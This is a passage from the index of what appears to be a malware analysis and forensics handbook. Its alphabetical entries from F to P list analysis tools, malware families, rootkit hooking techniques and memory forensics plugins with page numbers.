 Flink, 583, 588, 589, 596, 663, 664, 668  
 Floria, Elia, 658  
 flProtect, 614  
 FOG, 211, 228, 232–238  
 FOG clients, 211, 234–238  
 FOG client service component, 238  
 following created processes, 311–313.  
   *See also* process creation  
   AppInit\_DLLs and, 312–314  
   hooking process-creation APIs, 311–312  
 “Forensic analysis of the Windows registry in memory” (Dolan-Gavitt), 685  
*Forensic Analysis of Unallocated Space in Windows Registry Hive Files* (Thomassen), 393  
 forensics. *See* malware forensics;  
   memory forensics; Registry  
 formatting data (WinDbg commands), 524  
 Foundstone, 124, 338  
 four-byte XOR, 444  
 Foxit, 184  
 F-Prot, 71, 72  
 free command-line scanners, 71  
 free proxies, 12  
 freshclam, 51  
 F-Response, 575–576  
 Frozen state, 230–231  
 FSG, 82, 461  
 FTK, 575  
 ftp.carnivore.it site, 46  
 function prologs, 196  
 functions/variables locating (WinDbg commands), 521–522  
 Fusion (VMware), 251, 577  
 FUU (fast universal unpacker), 475  
 fuzzing, 226



fuzzing framework, “sulley,” 250  
 fuzzy hashes, 70, 79, 229. *See also*  
   ssdeep  
 fw\_config, 378

## G

Garner, George M., 575  
 Gary, H. B., 575  
 generic names (DLL exports), 490  
 GeoLite Country/Geolite City databases,  
   148, 149  
 geo-mapping IP addresses, 148–153  
   interactive maps, 152–153  
   static maps, 148–152  
 getAnnots(), 178, 181  
 GetExtendedTcpTable, 680  
 getfattr, 229  
 GetProcAddress, 492, 640, 650  
 getsids, 578, 599  
 GetTcpTable, 680  
 GetVolumeInformation API, 225  
 Gmail experiments, 617–618, 620  
 GMER, 358, 363–367, 426, 427, 542,  
   658, 668  
 GNUCITIZEN, 137  
 gnuplot, 46–49  
 GoDaddy, 124  
 Goldoni, Emanuele, 241  
 Google API (interactive maps), 152–153  
 Google Charts API, 152  
 Google Code site, 578, 580  
 Google Diagnostic, 95  
 googlegeoip.py, 152, 153  
 google-marks.com, 136  
 Google Talk, 41  
 Gozi (Ordergun/Gozi/UrSniff trojan),  
   683  
 Gozi trojan, 461, 462, 464, 465, 466,  
   467, 469, 683  
 graph URL relationships (Jsunpack-n),  
   206–209  
 Graphviz, 192, 580, 585, 586, 610, 611,  
   667  
 grep, 31, 32, 286, 618  
 gzip compression, 204

## H

Hack.Lu, 203  
 Hakin9 magazine, 241  
 HandleDiff.exe  
   Bankpatch.C and WFP, 301–302  
   code injection with, 300–301  
   developing, 295, 297–298  
   handle table diffing and, 295–299  
   using, 299  
 Zeus and, 299

handle.exe, 296, 356  
 handles pane, 408  
 handle table diffing, 295–301  
 hard-coding breakpoints, 542–544  
 hard drive analysis (analysis cycle), 241,  
   248  
 hardware breakpoints, 413  
 Hartstein, Blake, 159. *See also*  
   Jsunpack-n command-line tool  
 hashes. *See also* MD5 hashes; SHA-1  
   fuzzy hashes, 70, 79, 229. *See also*  
   ssdeep  
   hashing and file type identification in  
     Python, 68–70  
 header\_check.php, 12, 13, 14, 15, 16, 20  
 heap spraying, 171  
   JavaScript and, 162, 185  
   JBIG2 and, 182  
   media.newPlayer and, 183  
   Metasploit module, 183  
   Sotirov on, 162  
   util.printf() and, 180  
 hex editor, 599  
   Buster Sandbox and, 277  
   debugging Office shellcode and, 202  
   dump pane and, 406  
   PDF with compressed data in, 168  
 Hex-Rays, 302, 391, 392, 453, 457, 474,  
   495, 496, 566, 588, 589  
 Heyne, Frank, 338  
 hibdump, 578  
 hidden registry data (Microsoft’s offline  
   API), 349–354  
 Hidden Service Detector (hsd), 664  
 hidebug plugin for Immunity Debugger,  
   396  
 high entropy, 76  
 high interaction honeypots, 27, 28  
 highly anonymous proxies, 12, 15–16  
 Hijack Hunter, 95  
 Hipasec Sistemas, 59  
 “HIVE: HoneyNet Infrastructure in  
   Virtualized Environment” (Cavalca  
   and Goldoni), 241  
 hivedump, 689, 690, 691  
 hivelist, 578, 687, 690, 693  
 hives  
   SleuthKit and, 349  
   volatile, 684  
 hivescan, 578, 687, 689, 690, 693  
 HKEY\_CURRENT\_USER, 686, 691  
 HKEY\_CURRENT\_USER\Identities,  
   389, 390  
 HKEY\_CURRENT\_USER\  
   Software\Microsoft\  
   SystemCertificates, 385

HKEY\_CURRENT\_USER\Volatile  
   Environment, 684  
 HKEY\_LOCAL\_MACHINE, 686, 691  
 HKEY\_LOCAL\_MACHINE\HARDWARE, 684  
 HKEY\_LOCAL\_MACHINE\SOFTWARE\  
   Microsoft\Windows NT\  
   CurrentVersion\AeDebug\  
   Debugger, 398  
 HKEY\_LOCAL\_MACHINE\  
   Software\Microsoft\  
   SystemCertificates, 385  
 HKEY\_LOCAL\_MACHINE\  
   Software\Microsoft\  
   SystemCertificates\ROOT\  
   Certificates\uniqueid, 385  
 Hogfly, 577  
 Hogfly’s *VirtualBox and Forensics Tools*  
   Blog Post, 248  
 Høglund, Greg, 645  
 hollow process tricks, 83, 596–599  
 HoneyNet Project  
   Australian, 146, 247  
   *Know Your Enemy: Fast-Flux Service*  
     *Networks*, 142  
   Minionz tool, 247  
   Summer of Code 2009, 36  
   Tracker system, 146–147  
 honeynets, 27  
 honeypots, 27–49  
   dionaea, 36–49  
   high interaction, 27, 28  
   honeynets v., 27  
   low interaction, 27  
   mwcollectd, 27  
   nepenthes, 28–35  
   routing IP connections (malware lab)  
     and, 216  
   worms and, 27, 28, 32  
 hook-based change detection tools, 283,  
   284–285. *See also* API monitoring/  
   hooking tools  
   hooking process-creation APIs, 311–312  
   Process Monitor and, 286–287  
   pymon.py, 283, 435–440  
 hook detection plug-ins, 633  
   apihooks, 580, 625, 633, 638, 639,  
     642, 643, 680  
   driverirp, 580, 633, 648, 649, 680  
   idt, 581, 633, 645  
   ssdt, 579, 581, 633, 652, 654  
 hooks. *See also* API monitoring/hooking  
   tools  
   EAT hooks  
     detecting, 639–640  
     GMER and, 364  
     inline hooks v., 641, 643  
   Joebox and, 105

- IAT hooks
    - detecting, 637–639
    - GMER and, 364, 365
  - IDT hooks, 364, 561, 581, 644–646
    - Labscopia scripts and, 561
  - inline hooks
    - detecting, 641–644
    - diagram, 641
    - driverirp and, 649
    - findhooks.py and, 430
    - libraries based on, 641
    - trampoline, 623, 641
  - IRP hooks, 364, 580, 646–649
  - JS, 170–172
  - SSDT hooks. *See also* data preservation
    - BlackEnergy2, 314, 319, 652–654, 660, 661
    - data preservation and, 320
    - detecting, 650–654
    - GMER and, 364
    - Joebox and, 105
    - KeServiceDescriptorTable, 635, 650
    - Labscopia scripts and, 561
    - ssdt\_ex, 581, 654–655
  - host command, 125–126
  - hostnames, 119. *See also* domains
  - host-only mode, 214
  - host process restrictions, bypassing, 493–495
  - hsd (Hidden Service Detector), 664
  - HTML documents
    - JavaScript within, 163–167
    - parsing language (Jsunpack-n), 165–167
  - HTML injection, 367–377
    - with API hooking, 368–369
    - HTML injection/TAN-grabbing, 622
    - with IE DOM modification, 370–377
    - with MITM, 368
    - purpose of, 367
  - HTMLInjectionDetector.exe, 374–377
  - htmlparse.config file, 165, 166
  - html.py, 160
  - !htrace extension, 297
  - HTTP
    - extracting HTTP files from packet captures, 204
  - HTTP-based submissions
    - dionaea, 40–41
    - nepenthes, 34–36
  - HTTP/HTTPS manipulation (Burp Suite), 225–228
  - HTTP proxies
    - Joebox, 111–112
    - web-based anonymizers, 19–20
  - HTTP.sys, 655, 656
  - Hudak, Tyler, 241
  - Hungenberg, Thomas, 221. *See also* INetSim
- I**
- IAT (Import Address Table), 637
    - IAT hooks
      - detecting, 637–639
      - GMER and, 364, 365
    - pescanner.py and, 75–76, 78–79
    - rebuilding binaries and, 626–627
    - rebuilding executable images from memory, 627, 628
    - rebuilding IAT with ImpREC, 467–474
    - /version information (pescanner.py), 78–79
  - IDA Pro
    - /BinDiff, comparing binaries with, 83–84
    - BitBlaze and, 475
    - de-compilation of Bankpatch.C's WFP-disabling code, 302
    - dynamic analysis v., 283
    - FindCrypt plug-in, 454
    - finding XOR in, 442–444
    - Hex-Rays and, 302, 391, 392, 453, 457, 474, 495, 496, 566, 588, 589
    - kernel debugging with, 566–570
    - MakeName statements in, 635
    - ntoskrnl.exe in, 659
    - Prolaco and, 588, 589
    - rebuilt kernel driver in, 635
    - Renovo and, 475
    - reverse engineering DLL, 490
    - ssdt\_ex plug-in and, 581, 654–655
    - static analysis and, 489–490, 680
    - Universal PE unpacker plug-in, 474
    - x86emu plug-in for, 481–486
  - IDAPython, 476
  - IDAS stealth plugin, 396
  - IDC, 455, 559, 560, 631, 654
  - IDEA, 459
  - iDefense, 179, 180
  - ident, 578
  - IDS (intrusion detection systems), 51, 168, 220–221, 256
    - idt, 581, 633, 645
  - IDT (Interrupt Descriptor Table), 644
  - IDT addresses, 563
  - IDT hooks, 364, 561, 581, 644–646
  - IE. *See* Internet Explorer
  - IEXPLORE.EXE, 498, 686
  - Illomo. *See* Clampi/Illomo trojan
  - image definition, 233, 234
  - image loading, 314–319
  - ImageMounter module, 248, 250
  - image name tricks, 593–594
  - imaging disks (with FOG), 211, 228, 232–238
  - /img/pfqa.php, 205, 206, 207, 208
  - /img/uget.php, 205, 206, 207, 208
  - imm.getXrefFrom, 484, 485
  - Immunity Debugger, 395–430
    - breakpoints
      - conditional log breakpoints, 415–417
      - working with, 412–415
    - command box, 414–415
    - commands for controlling program execution, 410–412
    - debugger scripting, 475–486
    - GUI, 400–406
    - hidebug plugin, 396
    - JIT debugger for shellcode analysis, 398–400
    - OEP and, 463–464
    - OllyDbg v., 395, 396, 474
    - opening/attaching to processes, 396–398
    - process memory/resources, 407–410
    - Python API, 417–430
      - Python scripts and PyCommands, 418–421
    - rootkit API hooks, 426–430
    - shellcode in binary files, 421–426
  - Immunity Spike Proxy, 226
  - Import Address Table. *See* IAT
  - Import REConstructor. *See* ImpREC
  - import tables rebuilt with ImpREC, 467–474
  - ImpREC (Import REConstructor), 467–474, 555, 629
  - impcan, 581, 629–632, 655
  - incidence response. *See* IR/forensic grab bag
  - indirect function calls, 195
  - INetSim
    - automated environment, 225
    - collecting network logs (Python), 256–258
    - malware lab networking, 212, 221–225
  - INetSim class, 257–258, 262
  - info.creator string, 170
  - InInitializationOrderList, 601, 602
  - initialization error (DLL), 496–497
  - initialization of services, 503–504
  - initial triage. *See* classification
  - injected code. *See* code injection
  - Injecting Code Into Privileged Win32 Processes, 497
  - inline hooks
    - detecting, 641–644
    - diagram, 641
    - driverirp and, 649

- findhooks.py and, 430
  - libraries based on, 641
  - trampoline, 623, 641
  - InLoadOrderModuleList, 601, 602
  - InMemoryOrderModuleList, 601, 602
  - inReverse blog, 548
  - Install function, 508
  - Intel VT, 474
  - interactive maps, 152–153
  - Internet
    - cellular Internet connections, 21–22
    - RIRs, 130, 131
    - simulated, 211, 254, 258, 262, 263. *See also* INetSim
  - Internet Explorer (IE)
    - CoreFlood and, 623
    - IE DOM modification, 370–377
    - Silent Banker and, 643
    - Tor and, 3–4
  - Internet relay chat. *See* IRC
  - Interrupt Descriptor Table. *See* IDT
  - intrusion detection systems (IDS), 51, 168, 220–221, 256
  - invisible proxying, 226, 227, 228
  - Ionescu, Alex, 588
  - I/O Request Packets. *See* IRPs
  - IP addresses
    - Anonymizer Universal and, 23–24
    - controller, 215
    - dionaea IP section, 38–39
    - geo-mapping, 148–153
    - questions about, 129
    - sanitized, 6, 13, 31, 119
    - WHOIS information, 129–131
  - ipaudit, 229
  - ipchicken, 5, 12
  - IP reputation with RBLs, 140–142
  - iptables, 30, 216, 222, 227
  - IPv4, 29, 38, 39, 674
  - IPv6, 37, 38, 39, 674
  - IRC (Internet relay chat)
    - Inet and, 221
    - IRC logging, 32–34
    - malware sample and, 226
    - Tor and, 5
    - Truman server and, 228
    - YARA rule and, 64–65
  - IR (incidence response)/forensic grab bag, 354–377. *See also* malware forensics
    - Conficker's file system ACL restrictions, 359–363
    - GMER (scanning for rootkits), 363–367
    - HTML injection, 367–377
    - Poison Ivy's locked files, 355–359
  - IRP functions, 580, 647, 648, 649
  - IRP function table, 646, 648
  - IRP handlers, 549, 554
  - IRP hooks, 364, 580, 646–649
  - IRPs (I/O Request Packets), 646
  - ISC blog, 232
  - iSCSI initiator, 576
  - iSCSI protocol, 575
  - ISO image, 247
  - isolated/safe environment (malware lab), 213, 283
  - Ivanle0u's blog, 499, 616
- ## J
- Jabber, 41, 42
  - Jamie Butler's proof-of-concept rootkit, 648, 680
  - Java helper class (BHO), 693
  - Java Runtime Environment (JRE), 226
  - JavaScript (JS), 155–167
    - disabling, 25
    - extracting, from PDF files, 168–172
    - heap spraying. *See* heap spraying
    - hooks, CVEs and, 170–172
    - within HTML documents, 163–167
    - Mozilla's C implementation of. *See* SpiderMonkey
    - SpiderMonkey and, 156–158. *See also* SpiderMonkey
  - JBIG2, 178, 181–182
  - JIT debugger, 398–400
  - Joebox, 105–112
    - active HTTP proxy and, 111–112
    - AutoIT and, 105–107, 108, 111
    - FOG and, 232
    - path-dependent malware and, 107–108
    - process-dependent DLLs and, 109–111
    - scripts, 106–107
  - Jotti
    - avsubmit.py, 97
    - multi-AV scanner comparison, 99–100
    - scanning files, 92–93
  - JRE (Java Runtime Environment), 226
  - JS. *See* JavaScript
  - Jsunpack-n command-line tool, 159–163
    - Blake and, 159
    - brute force and, 172
    - CVE detection with, 184
    - extracting HTTP files from packet captures, 204–206
    - features, 159–160
    - graph URL relationships with, 206–209
    - HTML parsing language, 165–167
    - html.py, 160
    - installing, 160–161
    - optimizing decodings, 162–163
    - pcap file and, 256
    - pdf.py and, 168–172
  - Shmoocon 2009, 159
  - Shmoocon 2010, 159
  - SpiderMonkey and, 159
  - SVN checkout, 160, 168
  - triggering exploits by faking PDF software versions, 172–175
  - t TIMEOUT, —timeout=TIMEOUT option, 163
  - v option, 162–163
  - Wepawet v., 162
  - YARA rules and, 159, 160, 184
  - Jsunpack website, 159, 160
- ## K
- Kanal, 455
  - Kasslin, Kimmo, 658
  - KD (Microsoft's kernel debugger), 512, 513, 514. *See also* WinDbg
  - kernel32 base (OfficeMalScanner), 194–195
  - kernel debugging, 511–570. *See also* WinDbg
    - breakpoints on driver load, 540–547
    - with IDA Pro, 566–570
    - local, 512–514
    - Poison Ivy and, 356–357
    - process attributes, 528–534
    - remote, 511–512
    - software requirements, 512
  - kernel memory, 534–540
  - kernel modules, extracting, 632–635
  - Kernel Processor Control Region. *See* \_KPCR
  - kernel threads
    - detached, 655–658
    - NDIS driver and, 680, 682
    - orphan\_threads, 581, 656–658
  - KeServiceDescriptorTable, 635, 650
  - killexplorer.jbs, 109
  - KiSystemService, 644, 646, 650
  - Know Your Enemy: Fast-Flux Service Networks* (HoneyNet Project), 142
  - KnTTTools, 575
  - Koobface worm, 105, 117, 318–319
  - Koret, Joxean, 271
  - Kornblum, Jesse, 79, 591, 626
  - Kötter, Marcus, 28, 36
  - \_KPCR (Kernel Processor Control Region), 584, 645
  - kpcrscan, 578
  - Kraken, 461, 464
  - DGA, 476–481
  - ImpREC and, 469–474
  - source code, 477
  - spaghetti packer, 467–474

Krypto Analyzer plug-in for PEiD, 455–456  
KVM, 272

## L

Labscopia scripts, 561–565  
lads.exe, 338  
lanmanwrk.exe process, 627, 628, 629, 630–631  
Lanstein, Alex, 481  
Laqma trojan, 627, 633  
\_LARGE\_INTEGER, 523  
LastWrite timestamp, 689–692  
/Launch tags, 184  
LDR\_DATA\_TABLE\_ENTRY, 579, 601, 602, 632  
ldr\_modules, 581, 605–609  
libbTiff, 179  
libemu, 37, 190–193  
Ligh, Michael, 475  
Limbo trojan, 367, 444–445  
Linode, 22  
Linux  
  for controllers, 212–213  
  Debian, 37, 222, 271, 474  
  Linux virtual machine as controller, 215  
listdlls.exe, 605, 607  
\_LIST\_ENTRY, 523, 529, 539, 583, 663  
listing loaded modules, 534–540, 633–634  
LiveKd, 513–514  
lns.exe, 338  
LOADDLL.EXE, 499–500  
loaded modules, listing, 633–634  
LoadLibrary, 109, 192, 195, 196, 409, 438, 500, 501, 605, 607, 609, 639  
LoadLibraryA, 192, 499  
LoadLibraryW, 492  
local kernel debugging  
  diagram, 512  
  with LiveKd, 513–514  
locating functions/variables (WinDbg commands), 521–522  
locked files (Poison Ivy), 355–359  
logged\_downloads file, 30, 31, 32  
logging  
  collecting network logs with INetSim, 256–258  
  creating logfiles (WinDbg commands), 521  
  dionaea logging section, 37–38  
  IRC logging, 32–34  
  logging API calls (Process Monitor), 286–287  
  nepenthes logs, 30–31  
logical ClamAV signatures, 57–58

logxmp, 39, 42  
LordPE, 465–467, 468, 469, 473, 555, 622  
low entropy, 76  
low interaction honeypots, 27  
ls, 250, 275, 618  
lsass, 391–393  
lsass.exe, 391–392, 531, 593, 594, 595, 596, 597, 598, 599  
LZWDecode, 168, 169

## M

Mac OS X  
  Parallels, 249, 519–520, 577  
  WHOIS and, 121–122  
Macromedia Flash. *See* Adobe Flash  
Madshi, 304, 641  
magic.yara, 68, 69  
Major Function table, 646  
MakeName statements, 635  
malfind, 81–82, 259, 581, 619–625, 679  
malfind2, 81  
MalHost-Setup.exe, 200–203  
malicious index (OfficeMalScanner), 199  
*Malicious Social Networking: Koobface Worm* (Yonts), 105  
malware. *See also* automated malware analysis; dynamic malware analysis; static malware analysis  
  base64 and, 448  
  classification, 51–87  
  debugging. *See* debuggers  
  unpacking, 460–474  
Malware Analyzer (Buster Sandbox), 280  
Malware Domain List (MDL), 136  
malware forensics, 337–393  
  IR/forensic grab bag, 354–377  
  Registry analysis, 377–393. *See also* Registry  
  Sleuth Kit (TSK), 116, 249, 337–354, 575  
  detecting hidden files/directories, 341–348  
  discovering ADS, 337–340  
  finding hidden registry data (Microsoft's offline API), 349–354  
  mmls, 249, 250, 339, 342  
*Malware Forensics: How Ironic Can It Get?*, 617, 618  
Malware Hash Registry (MHR), 72, 74, 75  
malware lab networking, 213–228  
  bridged mode, 214  
  capturing/analyzing network traffic, 217–221  
  host-only mode, 214  
  INetSim, 212, 221–225  
  NAT/shared mode, 214  
  routing TCP/IP connections, 215–217  
  sample malware lab, 211–213  
  test network values, 215  
  virtual machine networking modes, 214  
malware labs, 211–238  
  anonymity and, 213  
  components, 211  
  physical targets  
    benefits of, 228  
    Deep Freeze and, 211, 228, 229–232  
    defined, 211  
    FOG and, 211, 228, 232–238  
    Truman and, 211, 228–229  
  pointers for, 213  
  safe/isolated environment, 213, 283  
  sample, 211–213  
Malzilla, 190  
Mandiant, 575  
man-in-the-middle (MITM)  
  HTML injection with, 368  
  manipulating HTTP/HTTPS, 225–226  
  proxy servers, 11  
  Tor exit node operators, 10  
manipulating HTTP/HTTPS (Burp Suite), 225–228  
mapper.py, 148, 151, 152  
maps (geo-mapping IP addresses), 148–153  
  interactive maps, 152–153  
  static maps, 148–152  
“Mass Malware Analysis: A Do-It-Yourself Kit” (Wojner), 241  
Master Boot Record. *See* MBR  
Master File Table. *See* MFT  
matplotlib, 150–152  
MaxMind, 148, 149–150, 152  
MBOX, 96, 224  
MBR (Master Boot Record), 233, 364  
MBR rootkits, 233  
McAfee, 71, 95, 293, 490  
McFarlane, James, 377  
MD2, 459  
MD5 hashes  
  Blowfish and, 457, 459  
  ClamAV, 52  
  Jotti and, 93  
  MoonSols and, 572  
  mutantscandb plug-in and, 671  
  NoVirusThanks and, 94  
  PyCrypto and, 459  
  samples table and, 113  
  --show flag and, 115  
  VirusTotal and, 90, 91

- md5sum, 65, 80
  - MDL (Malware Domain List), 136
  - Mebrroot, 314, 656, 658
  - media.newPlayer(), 171, 179, 183, 184
  - Mehta, Neel, 70
  - memdump, 578
  - memmap, 578
  - memory. *See also* process memory
    - kernel memory, 534–540
    - memory images (VirtualBox), 248–250
    - network rootkits in, 680
    - rebuilding executable images from memory, 627–628
    - searching memory (WinDbg commands), 525–526
    - similar malware in memory (ssdeep), 81–82
    - virtual machine memory files, 576–577
  - memory acquisition, 571–577
    - F-Response, 575–576
    - MoonSols, 572–575
    - remote, read-only, 575–576
  - memory breakpoints, 413–414
  - MemoryDD.bat, 575
  - memory dumps. *See also* hooks
    - analysis, with Volatility, 258–260
    - IAT hooks in, 637–639
    - processes in, 581–587
  - memory forensics
    - code injection and extraction, 601–635
    - network and Registry, 673–693
    - rootkits, 637–671
    - with Volatility, 571–599
  - “Memory Forensics and The Guy in Row Three” blog, 591
  - memory map pane, 409–410
  - Memory Registry Tools (Dolan-Gavitt), 686–689, 692
  - Memoryze toolkit, 575
  - MetaARPA membership, 16
  - Metasploit
    - Decloaking Engine, 24
    - JavaScript heap spraying, 183
    - SSDT call table reference, 650
  - MFT (Master File Table), 338–340
  - Mhook, 304, 323, 641
  - MHR (Malware Hash Registry), 72, 74, 75
  - Microsoft Detours, 304–310, 623, 641
  - Microsoft Office documents. *See* Office documents
  - Microsoft OffViz, 203
  - Microsoft’s kernel debugger (KD), 512, 513, 514. *See also* WinDbg
  - Microsoft’s offline API, 349–354
  - Microsoft Word (CoCreateInstance), 313
  - Miller Cylindrical Projection map, 151
  - Minionz tool, 247
  - MITM. *See* man-in-the-middle
  - mkisofs, 247
  - MMC, 662, 667
  - MmGetSystemRoutineAddress, 635, 650
  - mmIs, 249, 250, 339, 342
  - MmProtectToValue, 616
  - moddump, 580, 634, 654
  - Model Specific Registers. *See* MSRs
  - modscan2, 579, 632
  - modules command, 579, 632
  - modules section (dionaea), 39–40
  - MoonSols Windows Memory Toolkit (previously win32dd), 572–575
    - win32dd.exe, 572, 573, 574, 577, 584, 585, 586
  - Mounting .vdi on host post, 248
  - MoveFileEx, 380, 381, 435
  - movefile.exe, 380
  - Mozilla’s C implementation of JavaScript. *See* SpiderMonkey
  - Mozipowp, 389, 390–391
  - mscorevps.dll, 693
  - MSI, 304
  - MSRs (Model Specific Registers), 66, 561, 563, 644, 650
  - Mueller, Lance, 347
  - multi-AV scanners, 89–100
    - av\_multiscan.py, 70–75
    - AV vendors with free scanners, 71
    - comparison, 99–100
    - Jotti, 92–93, 99–100
    - NoVirusThanks, 93–95, 99–100
    - VirusTotal, 90–92, 99–100
    - writing, in Python, 70–75
  - multi-AV uploader in Python, 96–100
  - multi-platform Tor-enabled downloader in Python, 7–9
  - multiple-AV scanners. *See* multi-AV scanners
  - Multi-RBL Check, 140–141
  - mutantscan, 579, 669–671, 682
  - mutantscandb plug-in, 671
  - mutexes (mutual exclusion)
    - handle.exe and, 296
    - mutantscan and, 579, 669–671, 682
    - sandboxes and, 112, 115, 116
    - ThreatExpert report and, 100
    - WinDbg and, 521
    - Zeus and, 300
  - mutual exclusion. *See* mutexes
  - mwcollected, 27
  - MySQL database
    - automating FOG tasks, 236–238
    - GeoLite Country and, 148
    - honeypot infrastructure and, 36
    - Snort and, 221
  - myvbox.py, 241, 242, 244, 246, 247
  - myvmware.py, 241, 260, 263, 264
  - MZ header, 196, 446, 525, 555
- ## N
- Namebay, 121
  - Name Server Spy, 135
  - names pane, 408
  - Nasarre, Christophe, 594
  - NAT (network address translation), 30
  - National Software Reference Library (NSRL), 92
  - NAT/shared mode, 214
  - Naval Research Laboratory, 2
  - navigator.appCodeName, 175
  - navigator.appVersion, 175
  - navigator.browserLanguage, 175
  - navigator.systemLanguage, 175
  - navigator.userAgent, 175
  - NDIS driver, 680, 682
  - Nemo440, 183
  - Neolite, 82
  - nepenthes, 28–35
    - collecting malware samples with, 29–32
    - extending honeypot infrastructure, 36
    - HTTP-based submissions from, 34–36
    - logs, 30–31
  - netcat, 139–140, 681
  - netstat.exe, 680
  - network address translation. *See* NAT
  - network and Registry (memory forensics), 673–693
  - network artifacts left by Zeus, 678–680
  - network clients, Torsocks and, 5–7
  - networking. *See* malware lab networking
  - network logs. *See* logging
  - network traffic analysis, 203–209
    - Jsunpack-n and, 159
    - malware lab, 217–221
    - packet captures and, 203–206
  - “New advances in MS Office malware analysis” (Boldewin), 203
  - NICs, promiscuous, 682–684
  - non-proxy-aware clients, 226
  - no-operation. *See* NOP
  - NOP (no-operation), 403
  - NOP sled, 163
  - Norman, 38
  - Norton SafeWeb, 95
  - NoScript extension, 25

notification-based change detection  
 tools, 284–285. *See also* data preservation  
 file system change notifications, 290–293  
 Process Monitor and, 286–287  
 RegFsNotify.exe, 290–293  
 registry change notifications, 294–295  
 notification routines  
 process creation, thread creation, image loading, 314–319  
 rules for, 315  
 system-wide, 658–661  
 uses for, 314  
 notify\_routines, 581, 658, 660–661  
 NoVirusThanks  
 avsubmit.py, 98  
 multi-AV scanner comparison, 99–100  
 scanning files, 93–95  
 NoVirusThanks Uploader, 94  
 nslookup command, 127  
 NSMWiki's Truman Overview, 229  
 NSRL (National Software Reference Library), 92  
 ntdll!NtWriteFile, 644, 650  
 NTFS-3g module, 249  
 NtIllusion, 605  
 ntldrpa.exe, 583, 633, 650  
 ntos, 300. *See also* Zeus trojan  
 ntoskrnl.exe, 438, 583, 589, 646, 647, 650, 659, 660  
 NtQueryDirectoryFile, 347, 365, 639  
 NtQueryObject, 298, 301  
 NtQuerySystemInformation, 297, 301, 583, 589, 635, 652  
 NtWriteFile, 644, 650

## O

obfuscation methods, 155, 441, 460, 462. *See also* de-obfuscation  
 \_OBJECT\_HEADER, 523, 539  
 objects. *See* PDF documents; *specific objects*  
 ocean analogy (Registry), 377  
 OEP (original entry point), 461–464  
 finding OEP in packed malware, 461–464  
 Immunity Debugger and, 463–464  
 LordPE and, 465–467  
 reaching OEP in debugger, 463–464  
 spaghetti packer and, 467–474  
 unpacking drivers to OEP, 548–555  
 Officecat, 203  
 Office documents (malicious), 193–203.  
*See also* Office shellcode  
 OfficeMalScanner and, 193–199  
 resources/information, 203

OfficeMalScanner, 193–199  
 av\_multiscan.py and, 72, 73  
 malicious index, 199  
 modes, 194  
 PowerPoint document and, 196–199  
 ScanDir.py and, 199  
 Wine and, 73, 193, 201  
 Office shellcode  
 analyzing shellcode in debugger, 201–202  
 debugging shellcode in context of Office apps, 202–203  
 finding shellcode start, 200–201  
 wrapping shellcode in executable, 201  
 offline Registry API, 349–354  
 OffViz, 203  
 oinkmaster, 221  
 OLE data (OfficeMalScanner), 196  
 OllyDbg, 395, 396, 474. *See also* Immunity Debugger  
 OllyDump, 465, 467  
 Onion Router. *See* Tor  
 open DNS, 216  
 open proxies, 12–16  
 OpenRCE website, 396, 588, 591, 605, 609  
 OpenSSL  
 INetSim and, 222  
 malware linked with, 64  
 porting OpenSSL symbols with BinDiff, 456–458  
 PyCrypto and, 458–460  
 rogue installed PKI certificates and, 384–388  
 OpenVPN, 22  
 Ordergun/Gozi/Ursniff trojan, 683  
 original entry point. *See* OEP  
 orphan\_threads, 581, 656–658

## P

p0f, 44–46  
 packed malware, OEP in, 461–464  
 packers (YARA and PEiD), 61–63  
 packet captures. *See also* decryption  
 extracting HTTP files from, 204–206  
 graph URL relationships in, 206–209  
 malware lab and, 217–221  
 network traffic analysis and, 203–204  
 tcpdump and, 204, 219–220, 229, 254, 271, 275, 476  
 with tshark via Python, 254–256  
 packet's time to live. *See* TTLS  
 PAE enabled system, 583  
 page protection translations, 614–616  
 PaiMei reverse engineering framework, 430  
 Pakes, 334  
 Panda, 71  
 Panoptick, 24  
 Parallels, 249, 519–520, 577  
 parent process tricks, 594–595  
 paris database, 46  
 Paros Proxy, 226  
 Parse::Win32Registry module, 377, 393  
 partimage, 232  
 passing arguments to services, 504–506  
 passive DNS, 131–132  
 BFK's passive DNS service, 132–133  
 fast flux and, 145  
 robtex v., 133–134  
 diagram, 132  
 passive identification of remote systems, 44–46  
 passive operating system identification tool (p0f), 44–46  
 path-dependent malware, Joebox and, 107–108  
 pathtrick.jbs, 107  
 pcap file, 65, 205, 208, 255, 256, 276  
 pcapline.py, 256  
 PCI-X, 21  
 PCMLA cards, 21  
 pdebug.py, 431  
 PDF documents, 167–193. *See also* Adobe Reader; Stevens, Didier  
 file headers, 190  
 Foxit and, 184  
 objects  
 embedded, 167  
 following object references, 176–177  
 specification, 167  
 tags, 175–176  
 vulnerabilities, 178–185. *See also* CVEs  
 YARA rule, 446  
 ZeroWine Tryouts and, 271  
 Zynamics PDF Dissector, 183  
 PDFiD, 92, 175, 183  
 pdfid.py tool, 175, 183  
 PDF Launch (no CVE), 179, 184  
 PDFMiner, 169, 178  
 pdf-parser.py, 175–177, 183  
 pdf.py, 168–172  
 pdftk, 172  
 Peb, 528  
 PEB (Process Environment Block)  
 defined, 601  
 dlllist and, 595  
 dt command and, 522–523  
 EPROCESS structure and, 601  
 formatting data and, 524  
 important members of, 602  
 ImpREC and, 469  
 listing loaded DLLs, 530  
 lsass.exe and, 596  
 pstree and, 595



- PEB\_LDR\_ DATA, 601
- PE/COFF (Portable Executable/Common Object File Format), 75, 274
- Pedram Amini's PaiMei reverse engineering framework, 430
- Peering Inside the PE* (Pietrek), 75
- pefile (Carerra), 75, 79, 91, 92, 274, 428, 488–489, 491, 509, 543, 556, 580, 581
- PE file headers, 36, 271, 274
- PE files
  - OfficeMalScanner and, 196
  - pescanner.py and, 75–79
- PEiD, 61–63, 76, 92, 274, 455–456
- Perl, 98, 146, 148, 186, 213, 247, 250, 377, 378, 386, 389, 441, 449, 604
- perl2exe, 604
- PEScanner API, 79, 260, 261, 264, 619, 621
- pescanner.py, 75–76, 77, 78, 79
- pfind.py, 431
- pfqa.php URL, 207, 208, 209
- pg\_backend.py, 42–43
- PhantOm plugin for OllyDbg, 396
- PHP, 13, 36, 98, 148, 241, 441
- physical memory. *See* RAM
- physical targets
  - benefits of, 228
  - /controller, crossover cable and, 218
  - Deep Freeze and, 211, 228, 229–232
  - defined, 211
  - example malware lab, 212
  - FOG and, 211, 228, 232–238
  - Truman and, 211, 228–229
- PidOfProcessToHide, 589
- Pietrek, Matt, 75
- PIN (unpacking resource), 475
- ping command, 124, 125, 127, 215
- pinject.py, 431
- Pistelli, Daniel, 301, 302, 488
- PKI (public key infrastructure)
  - certificates, 384–388
- pkll.py, 431
